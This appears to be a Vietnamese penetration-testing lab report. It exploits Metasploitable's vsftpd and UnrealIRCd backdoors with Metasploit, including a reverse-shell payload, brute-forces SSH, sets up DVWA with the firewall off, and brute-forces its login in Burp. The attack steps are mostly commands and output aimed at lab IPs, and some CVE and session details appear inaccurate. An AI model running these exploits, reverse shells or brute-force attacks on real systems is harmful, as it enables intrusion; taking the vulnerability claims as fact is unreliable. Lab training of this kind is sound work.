22/tcp	SSH	OpenSSH 4.7p1	CVE-2023-38408, CVE-2016-1908, multiple Exploit IDs
23/tcp	Telnet	Linux telnetd	Multiple Exploit IDs
25/tcp	SMTP	Postfix smtpd	Multiple Exploit IDs

53/tcp	DNS	ISC BIND 9.4.2	CVE-2021-25216, CVE-2008-0122, multiple Exploit IDs
80/tcp	HTTP	Apache httpd 2.2.8	CVE-2010-0425, CVE-2022-31813, multiple Exploit IDs

-Thử nghiệm khai thác:

FTP (vsftpd 2.3.4 - Port 21)

- CVE-2011-2523 (CVSS 10.0) - Backdoor cho phép thực thi mã từ xa.
- Exploits có sẵn: EDB-ID:49757, PacketStorm:162145, nhiều exploit từ GitHub.
- Khuyến nghị: Nâng cấp ngay vsftpd hoặc tắt dịch vụ nếu không cần thiết.

Khai thác:

sudo msfconsole

msf > search vsftpd 2.3.4

```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Hình 3. Sử dụng modules để tấn công

msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Hai option RHOSTS và RPORT là hai option bắt buộc phải biết

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Hình 4. Thông tin cần để khai thác (FTP)

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.121.157

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.121.157:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.121.157:21 - USER: 331 Please specify the password.
[+] 192.168.121.157:21 - Backdoor service has been spawned, handling...
[+] 192.168.121.157:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.128:46741 → 192.168.121.157:6200) at 2025-10-03 02:24:14 -0400



whoami
root
```

Hình 5. Khai thác FTP

IRC (UnrealIRCd - Port 6667)

- CVE-2010-2075 (Backdoor) - Đã từng bị backdoor trong phiên bản cũ.
- Khuyến nghị: Tắt dịch vụ nếu không sử dụng.

Kiểm tra máy nạn nhân xem có trả lời lệnh : nc -nv 192.168.121.157 6667

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.121.157 6667
\(UNKNOWN) [192.168.121.157] 6667 (ircd) open
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
^C
```

Hình 6. Kiểm tra port máy nạn nhân (IRC)

Khai thác:

msf > search unrealircd

```
msf > search unrealircd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Hình 7. Tìm modules khai thác IRC

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

Hình 8: Thông tin cần khai thác (IRC)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.121.157 #máy nạnnhân

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.121.128 # máy tấn công

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

Giờ chúng ta có thể khai thác máy nạn nhân được rồi

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.121.128:4444
[*] 192.168.121.157:6667 - Connected to 192.168.121.157:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.121.157:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo eWGNHm6DTg1m9kCI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "eWGNHm6DTg1m9kCI\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.121.128:4444 → 192.168.121.157:41362) at 2025-10-03 02:41:10 -0400

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
cd /etc
```

Hình 9. Khai thác IRC

SSH (OpenSSH 4.7p1 - Port 22)

CVE-2023-38408 (CVSS 9.8) - Lỗ hổng cho phép RCE thông qua chuyển tiếp cổng.

Khai thác:

Tiến hành search ssh_login rồi use

```
msf > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf > use auxiliary/scanner/ssh/ssh_login
```

Hình 10. Tìm modules khai thác (SSH)

Xem các options rồi set các option cần dùng như ở đây ta cần username, password và file chứa các thông số để brute force user và pass

```
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssh/ssh_login) > set username true
username => true
msf auxiliary(scanner/ssh/ssh_login) > set password true
password => true
msf auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.114.181
rhost => 192.168.114.181
msf auxiliary(scanner/ssh/ssh_login) > set user_file /Desktop/user.txt
user_file => /Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /Desktop/password.txt
pass_file => /Desktop/password.txt
```

Hình 11. Gán thông tin để khai thác (SSH)

Sau khi thêm tiến hành exploit:

```
[-] 192.168.114.181:22 - Failed: 'msfadmin:123456'
[-] 192.168.114.181:22 - Failed: 'msfadmin:loveyou123'
[+] 192.168.114.181:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lp
admin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.114.217:43565 -> 192.168.114.181:22) at 2025-10-03 02:54:49 -0400
[-] 192.168.114.181:22 - Failed: 'nega:true'
```

Hình 12. Exploit SSH tìm user và password

Sau khi exploit thấy được true của msfadmin:msfadmin

Xem sessions và khởi tạo

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH root @   192.168.114.217:43565 -> 192.168.114.181:22 (192.168.114.181)

msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...


whoami
msfadmin
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:46:36:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.114.181/24 brd 192.168.114.255 scope global eth0
    inet6 fe80::20c:29ff:fe46:36c0/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:46:36:ca brd ff:ff:ff:ff:ff:ff
```


Hình 13. Đăng nhập SSH

3.2. Đánh giá kiểm thử và xâm nhập Windowserver

Các bước triển khai DVWA trên WindowsServer2016 bằng phần mềm XAMPP:

- Cần tạm thời tắt Firewall để đảm bảo quá trình kiểm định để loại bỏ các can thiệp không mong muốn từ cơ chế bảo vệ tích hợp của Windows trong quá trình khai thác có chủ đích.


Bước 1: Tiến hành tải và cài đặt XAMPP từ trang chủ Apache Friends.



Chạy file cài đặt và chọn các thành phần cần thiết (PHP, MySQL, Apache).

Cài đặt XAMPP vào đường dẫn mặc định (C:\xampp).

Chọn Next để hệ thống Setup:




Bước 2: Khởi động Apache và MySQL

-Để đảm bảo không có lỗi xảy ra khi lần đầu khởi động XAMPP thì dùng các lệnh sau để giải phóng port 80 và 443, tránh port bị chiếm bởi những tiến trình khác trên máy.

```
net stop w3svc

net stop http

sc config http start= disabled
```


Sau khi thực hiện các lệnh trên tiến hành khởi động Apache và SQL.




Bước 3: Triển khai DVWA trên phần mềm XAMPP

-Tải về source của DVWA thông qua: https://github.com/digininja/DVWA


Khi tải DVWA tiến hành giải nén và nhận được các tệp đã được setup sau:



Quay lại thư mục lưu trữ của XAMPP “C://xampp”, sao chép thư mục DVWA và mục htdocs của XAMPP .



Để đảm bảo các thao tác được thực hiện đúng thì mở trình duyệt và truy cập localhost/DVWA:




Quay lại thư mục DVWA vừa copy, truy cập vào mục config và chuyển đuôi mở rộng của file:

Nội dung của thư mục này chứa thông tin Database của DVWA:


```
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
```

-Quay lại phần mềm XAMPP, tại MySQL chọn admin để cấu hình database.




Nhập các dữ liệu để lấy database của DVWA.

Vào Privileges → Add User Account. Sau khi nhập user/password thì click chọn "Grant all privileges on database dvwa" để cấp toàn quyền truy cập vào cơ sở dữ liệu của DVWA.



Truy cập trang Login của DVWA, chọn Login không cần phải nhập username/password.



Kéo đến cuối để tạo Database:

Sau đó, sẽ được redirect về trang Login của DVWA và tiến hành nhập admin/password để đăng nhập.

Tại mục SetupDB sẽ có một số lỗi cấu hình cần sửa lại để hệ thống có thể sử dụng:

```
PHP
PHP version: 8.0.30
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Disabled - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
```

Vào phần mềm XAMPP, chọn config → PHP.

Tại mục config chuyển allow_url_includ thành On và bỏ dấu ";" thành module gd, sau đó restart cấu hình.

```
PHP
PHP version: 8.0.30
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Enabled - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed
```

3.2.1. Phân tích lỗ hổng DVWA

DVWA là Web Application mã nguồn mở được thiết kế với nhiều lỗ hổng bảo mật phổ biến nhằm mục đích hỗ trợ nghiên cứu, thực hành kiểm thử xam nhập và kiểm tra các quy tắc bảo mật trong môi trường an toàn và hợp pháp.

DVWA được phát triển bằng PHP/MySQL và cung cấp giao diện trực quan, dễ sử dụng, dễ tiếp cận gồm 4 mức độ: Low, Medium, High và Impossible.

DVWA dựa trên danh sách TOP 10 OWASP, cho phép người dùng thực hành từ góc nhìn tấn công và phòng thủ.

Lỗ hổng	**Mức độ**	**Rủi ro và tác động**
BruteForce	Medium	Tấn công dò password tự động bằng cách thử liên tục các tổ hợp tài khoản. Có thể gây khóa tài khoản và tiêu tốn tài nguyên hệ thống (Dos

		gián tiếp) nhưng có thể bị hạn chế bởi rate-limiting.
Command Injection	High	Thực thi lệnh điều hành tùy ý thông qua dữ liệu đầu vào người dùng dẫn đến máy bị RCE và chiếm toàn quyền hệ thống – leo thang đặc quyền.
Cross-Site Request Forgery (CSRF)	Medium	Giả mạo yêu cầu hợp pháp từ người dùng đã xác thực dẫn đến dữ liệu bị thay đổi không muốn và mức độ nặng nhẹ tùy thuộc vào hành vi của người dùng.
File Inclusion	Medium/High	Gồm File Inclusion (LFI) và Remote File Inclusion (RFI) cho đọc hoặc truy xuất file nội bộ trái phép để lộ thông tin nhạy cảm.
File Upload	High	Cho phép tải lên Web Shell do thiếu sự kiểm tra chặt chẽ loại file dẫn đến hệ thống bị thực thi từ xa hoặc leo thang đặc quyền.

SQL Injection	High	Thực hiện toàn quyền dữ liệu bao gồm đọc – xóa – sửa trong database và bypass xác thực để lộ thông tin nội bộ.
Cross-Site Scripting (XSS)	High	Thực thi mã JavaScript độc hại trong trình duyệt nạn nhân dẫn đến session/cookie keylogging defacement website bị đánh cắp hoặc thực hiện hành động thay mặt người dùng.
JavaScript Attack	Medium	Lỗ hổng phía client như DOM-based XSS hoặc kiểm tra đầu vào yếu ở phía trình duyệt thường được khai thác kết hợp với XSS/CSRF để bypass phía Server.
Authorisation Bypass	High	Bỏ qua cơ chế kiểm soát quyền truy cập cho phép người dùng thông thường truy cập chức năng hoặc dữ liệu chỉ dành cho quản trị viên mà không cần lớp xác thực bổ sung.
Cryptography	Medium/High	Áp dụng thuật toán mã hóa yếu để lưu trữ password dẫn đến khả

		năng giải mã hay crack password trong thời gian ngắn.

3.2.2. Tấn công WebServer trên máy KaliLinux

Từ thiết bị KaliLinux thực hiện tấn công dựa trên danh sách TOP 10 OWASP.


IP KaliLinux: 192.168.202.129

IP Server: 192.168.202.168

URL mục tiêu: https://192.168.202.168/DVWA/

BruteForce:


Truy cập vào URL mục tiêu:




Tham số kiểm định: Username/Password.

Request 1: Tiến hành Login với Username và Password bất kỳ.

Respone 1: Server trả về Incorrect!




Request 2: Dùng BurpSuite để trực quan request mà Server trả về.



Quan sát khi test password sẽ thấy các mẫu password sai đều trả về cùng một Content-Length: 4702.

Vì không thể xác định được user/password nên cần brute cùng lúc hai tham số này, cách thức tấn công phù hợp sẽ là Sniper để xem có Length khác không.



Xác định được một Length khác là 5019:

5	password	200			5019
0		200			4976
1		200			4976
2	123456	200			4976
3	12345	200			4976
4	123456789	200			4976
6	iloveyou	200			4976
7	princess	200			4976
8	1234567	200			4976
9	rockyou	200			4976
10	12345678	200			4976
11	abc123	200			4976
12	nicole	200			4976
13	daniel	200			4976
14	babygirl	200			4976
15	monkey	200			4976
16	lovely	200			4976
17	jessica	200			4976
18	654321	200			4976
19	michael	200			4976
20	ashley	200			4976
21	qwerty	200			4976
22	ducpc1911	200			4976
23	111111	200			4976
24	iloveu	200			4976
25	000000	200			4976
26	michelle	200			4976
27	tigger	200			4976

